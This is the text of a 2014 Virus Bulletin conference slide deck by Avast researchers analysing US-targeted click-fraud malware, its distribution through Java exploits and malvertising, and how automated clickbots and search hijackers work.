



# Notes on Click Fraud: American Story

Peter Kálnai

[kalnai@avast.com](mailto:kalnai@avast.com)

Jaromír Hořejší

[horejsi@avast.com](mailto:horejsi@avast.com)

VB2014, Seattle, WA



# Outline

- Distribution – characteristics, dropped binaries
- Click fraud landscape
  - Actors
  - Types: Automated clicking, Search Hijacking
  - Pricing
- Experiments with an infected system
  - Simulated VS real user behavior
  - Uncovering the dynamics of hidden fraudulent clicking
- Malicious modules
  - Artful technicalities
  - Network communication
- Summary

# Distribution - characteristics

- Samples grouped by two characteristics:
  - Java exploitation dropping suspicious *notepad.exe* file
  - Targeting victims with IP from US only
- Only malware families serving click fraud
- No samples before June 2013
- Infection chain starts with malvertising
- References
  - Guy J.: “Case Study: Click Fraud Malware Using NOTEPAD.EXE as a Cover”, Carbonblack blog
  - Salmela K.: “An unknown exploit kit with a far reach.”, Coffeeshop Security blog

# Distribution - Dropped binaries



# Click Fraud Landscape - Actors

- (Affiliates)
  - Distribute malicious binaries to victims' computers
- Advertiser
  - Wishes to display a promotional contents, pays for displaying advertisements
- Publisher
  - Receive payments for displaying advertiser's contents
  - E.g. blogs, news sites, search engines
- Advertising network
  - Coordinates ad placements among many publishers and advertisers
  - Advertiser buys a given amount of advertising from the ad network; specifies related *keywords* (to express users' interest; to optimize ad traffic)

# Click Fraud Landscape - Pricing

- 1) cost-per-impression (cost-per-mille, CPM)
  - whenever a browser loads their ad as a part of a Web page
  - Purpose: to make a brand recognition
- 2) cost-per-click (CPC)
  - whenever a user clicks on an ad
  - Purpose: to reach advertiser's website
- 3) cost-per-acquisition (CPA)
  - whenever a user converts (adding an item to the shopping cart, signs up...)
  - Purpose: to reach an advantage over competing products

# Click Fraud Landscape – Type I


- Automated clicking
  - Module automatically clicks on advertisements
  - Usually stand-alone binary with COM browser Window; often injected in other processes
  - Independent on any user interaction
  - Contains user simulating thread
    - Mouse movements
    - Page scrolling
    - Clicks
  - Examples:
    - Pigeon, Alureon, Wowlik, ZeroAccess

# Click Fraud Landscape – Type II

- Search hijacking
  - Module extracts search queries
  - Module performs a separate query to a fraudulent search engine
  - Module intercepts search results
  - Redirection of users to the advertiser's web site
  - Usually implemented as browser extension (IE, FF, Chrome)
  - Examples:
    - Boaxxe, Tracur




# Click Fraud Landscape




# Automated clicking

- Capturing Windows messages (Winspector)




# Automated clicking - Clickbot

Uniform distribution of mouse positions




# Automated clicking – Real user



# Automated clicking


- Displaying hidden windows operated by click bots
- Multiple active instances of IE



